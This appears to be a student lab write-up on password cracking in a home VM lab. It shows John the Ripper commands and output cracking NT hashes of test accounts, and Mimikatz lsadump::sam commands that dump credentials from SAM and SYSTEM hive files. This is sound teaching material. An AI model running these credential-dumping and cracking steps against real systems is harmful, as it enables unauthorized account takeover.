File Actions Edit View Help
(saiprasad@SaiKali)-[~]
$ sudo john --show --format=NT windowshashes.txt
Beatles:csec:::::
1 password hash cracked, 1 left
(saiprasad@SaiKali)-[~]
$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

There should only be one (the password with four lowercase letters). **Take the screenshot.**

- n) To crack the password of the other user account, let John the Ripper run through its three modes, as done earlier: **sudo john --format=NT windowshashes.txt**

File Edit View VM Tabs Help

Debian 12.x 64-bit X Windows 11 x64 X

saiprasad@SaiKali: ~

```
(saiprasad@SaiKali)-[~]$ sudo john --format=NT windowshashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
bob          (StarWars)
1g 0:00:00:00 DONE 2/3 (2024-10-05 21:14) 5.882g/s 6676p/s 6676c/s 6676C/s 123456..knight
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(saiprasad@SaiKali)-[~]
```

- o) Display an updated list of all Windows hashes (**--format=NT**) that were cracked by John the Ripper: **sudo john --show --format=NT windowshashes.txt**
If John the Ripper was successful in cracking your second password, there should now be two entries. **Take the screenshot.**

The screenshot shows a VMware Workstation interface with two virtual machines: "Debian 12.x 64-bit" and "Windows 11 x64". The "Debian 12.x 64-bit" window is active, displaying a terminal session. The terminal output is as follows:



```
(saiprasad@SaiKali)-[~]
$ sudo john --show --format=NT windowshashes.txt
Beatles:csec::::
StarWars:bob::::
2 password hashes cracked, 0 left
$
```

A tooltip in the terminal window shows the user's CPU usage at 2.0%.

The VMware toolbar at the top includes icons for Workstation, pause, resume, snapshot, and others. The status bar at the bottom of the VMware window indicates: "To direct input to this VM, move the mouse pointer inside or press [VM Control Icons]".

Step 4: In the previous step, you performed a brute force attack with John the Ripper on a Windows password. Now, crack a user's password with John the Ripper and rockyou.txt, using a dictionary attack this time.

- Create another new user with a password that appears in rockyou.txt.

b) Use Mimikatz to dump Windows hashes.

```
mimikatz # log RockyouHashes.txt
Using 'RockyouHashes.txt' for logfile : OK

mimikatz # lsadump::sam sam.hiv system.hiv
Domain : DESKTOP-GJ5GBL1
